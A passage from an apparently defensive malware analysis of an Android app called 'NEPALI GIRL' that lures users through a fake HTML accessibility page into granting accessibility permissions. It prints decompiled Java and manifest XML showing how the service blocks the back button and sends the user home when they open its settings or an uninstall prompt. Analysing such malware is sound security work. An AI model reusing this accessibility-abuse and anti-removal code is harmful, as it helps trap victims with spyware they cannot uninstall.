ourseattractdnnullwsecuritiesmvalidationi73.packingsoctiphotographerxlistingsguyananehcolorslsuspensioncspanishgtheatercbeachessreachesqefforthimpro
vementhchosenorealtorscparksbfollowswrebatteglineg72rebateohaitikatractfnatqwellnessysouthamptonelaterfsomethingfinclusivebmembershiplsemiiaagainstv
abroadamazoncomgournourseattractdnnullwsecuritiesmvalidationi73"/>
</service>
```

The metadata for above service is defined in `xml/accessibility` file where it has

- `accessibilityFeedbackType="feedbackSpoken"`
- `canRetrieveWindowContent="true"`
- `canRequestTouchExplorationMode="true"`

```
res/xml/accessibility.xml ×
1 <?xml version="1.0" encoding="utf-8"?>
2 <accessibility-service xmlns:android="http://schemas.android.com/apk/res/android"
  android:accessibilityEventTypes="typeAllMask" android:accessibilityFeedbackType="feedbackSpoken"
  android:notificationTimeout="1" android:accessibilityFlags=
  "flagReportViewIds|flagIncludeNotImportantViews|flagDefault" android:canRetrieveWindowContent="true"
  android:canRequestTouchExplorationMode="true"/>
```


Which means with those attributes, the application can denote spoken feedbacks. The **canRetrieveWindowContent** attribute is set to true which allows application to view the current windows contents. Also, the attribute **canRequestTouchExplorationMode** allows applications to perform touch actions on the screen on behalf of user with the command provided on spoken feedback.

```
shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32.java ×
@Override // android.accessibilityservice.AccessibilityService
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
    int i;
    try {
        i = accessibilityEvent.getEventType();
        try {
            shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32GlobalEvent =
                accessibilityEvent;
        } catch (Exception unused) {
        }
    } catch (Exception unused2) {
        i = 0;
    }
    AccessibilityNodeInfo accessibilityNodeInfo = null;
    try {
        accessibilityNodeInfo = accessibilityEvent.getSource();
    } catch (Exception unused3) {
    }
    try {
        if (!shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32bypass.booleanValue
            ()) {
            try {
                String str = "[" + getApplicationContext().getResources().getString(R.string.overviewkohd54) + "];";
                String string = getApplicationContext().getResources().getString(R.string.overviewkohd54);
                if (Build.VERSION.SDK_INT > 15) {
                    String lowerCase = accessibilityEvent.getClassName().toString().toLowerCase();
                    if ("com.android.settings.SubSettings".toLowerCase().equals(accessibilityEvent.getClassName().toString().
                        toLowerCase()) && (getEventText(accessibilityEvent).toLowerCase().equals(str.toLowerCase()) ||
                        getEventText(accessibilityEvent).toLowerCase().equals(string.toLowerCase()))) {
                        shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32blockBac
                            k();
                        shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32SendMeHo
                            me();
                    }
                    String lowerCase2 = getEventText(accessibilityEvent).toLowerCase();
                    String lowerCase3 = getApplicationContext().getResources().getString(R.string.overviewkohd54).toLowerCase
                        ();
                    String lowerCase4 = accessibilityEvent.getPackageName().toString().toLowerCase();
                    if ((lowerCase4.equals("Accessibility".toLowerCase()) && lowerCase2.contains(lowerCase3)) || (lowerCase4.
                        equals("Accessibility".toLowerCase()) && lowerCase2.equals(lowerCase3))) {
                        shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32blockBac
                            k();
                        shelbschryslerbcriticseadapterlsoundtrackmtransactionlwellnessyshareholdersyviqnavallflyerc32SendMeHo
                            me();
                    }
                }
                if (lowerCase2.contains("要卸载应用吗".toLowerCase()) || (lowerCase2.contains("卸载".toLowerCase()) &&
                    lowerCase2.contains(lowerCase3.toLowerCase()))) {
```


The above code snippet is part of an Android Accessibility Service, which is designed to assist individuals with disabilities in navigating their device. The `onAccessibilityEvent` method is triggered every time a relevant accessibility event takes place within the system. These methods likely perform actions such as blocking the back button, sending the user to the home screen, or clicking an element on the screen with a certain text. This code is utilized to call up the accessibility service settings for the user, and it will prevent the user from returning or repeatedly prompt the user.

Analysis


When the application is executed, a fake accessibility page of an android device is presented which is built in html as shown in the image below.




The application attempts to tempt users to click on Enable: 'NEPALI GIRL' in order to proceed further. When a user clicks on that button, the legitimate accessibility page is opened that shows the NEPALI GIRL application installed as a service.



When a user clicks on NEPALI GIRL under Accessibility's downloaded services, it asks the user to allow the accessibility service permission which can observe the actions, retrieve window content, turn on explore by touch and perform gestures as shown below.

